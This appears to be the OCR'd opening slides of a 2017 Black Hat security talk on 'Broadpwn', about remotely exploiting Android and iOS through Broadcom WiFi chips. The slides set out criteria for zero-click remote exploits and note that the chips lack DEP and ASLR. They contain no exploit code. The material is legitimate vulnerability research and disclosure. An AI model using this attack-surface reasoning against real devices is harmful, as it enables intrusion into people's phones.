black hat USA 2017

BROADPWN

Remotely Owning Android and iOS

Nitay Artenstein

EXODUS INTELLIGENCE

whoami

- Twitter: @nitayart
- Reverse engineer and vulnerability researcher
- Focusing on Android, WiFi and basebands

AGENDA

- Are fully remote exploits still viable?
- How we found an attack surface suitable for remote exploitation
- The story of a powerful WiFi bug, and how it was leveraged into a fully remote exploit

REMOTE EXPLOIT != BROWSER EXPLOIT

If the victim has to click, it's not a true remote

"New secrets about torture in government prisons"

"Facebook alerts that attempts have been made to access your account"

THE THREE LAWS OF REMOTE EXPLOITS

- A REMOTE MAY NOT REQUIRE HUMAN INTERACTION TO TRIGGER
- A REMOTE MAY NOT REQUIRE COMPLEX ASSUMPTIONS ABOUT THE SYSTEM'S STATE
- A REMOTE MUST LEAVE THE SYSTEM IN A STABLE STATE

THE THREE LAWS OF REMOTE EXPLOITS


- A REMOTE MAY NOT REQUIRE HUMAN INTERACTION TO TRIGGER. LIMITED ATTACK SURFACE
- A REMOTE MAY NOT REQUIRE COMPLEX ASSUMPTIONS ABOUT THE SYSTEM'S STATE. IMPOSSIBLE WITH ASLR
- A REMOTE MUST LEAVE THE SYSTEM IN A STABLE STATE. CRASHING == FAILURE

NOT AN EASY TASK


Not a single entry for Google's Android bug bounty

By Paris Cowan
Mar 31 2017
4:23PM


US$350,000 prize money untouched.



ATTACKING ANDROID/IOS



ATTACKING ANDROID/IOS



BASEBANDS

iPhone

Samsung Galaxy and Note

Google Nexus

Some LGs and HTCs

WIFI CONTROLLERS

iPhone	BROADCOM
Samsung Galaxy and Note	BROADCOM
Google Nexus	BROADCOM
Some LGs and HTCs	BROADCOM

WIFI BONUS


Broadcom chips have no DEP or ASLR, and all memory is RWX!!!

DIVING INTO THE WIFI SOC

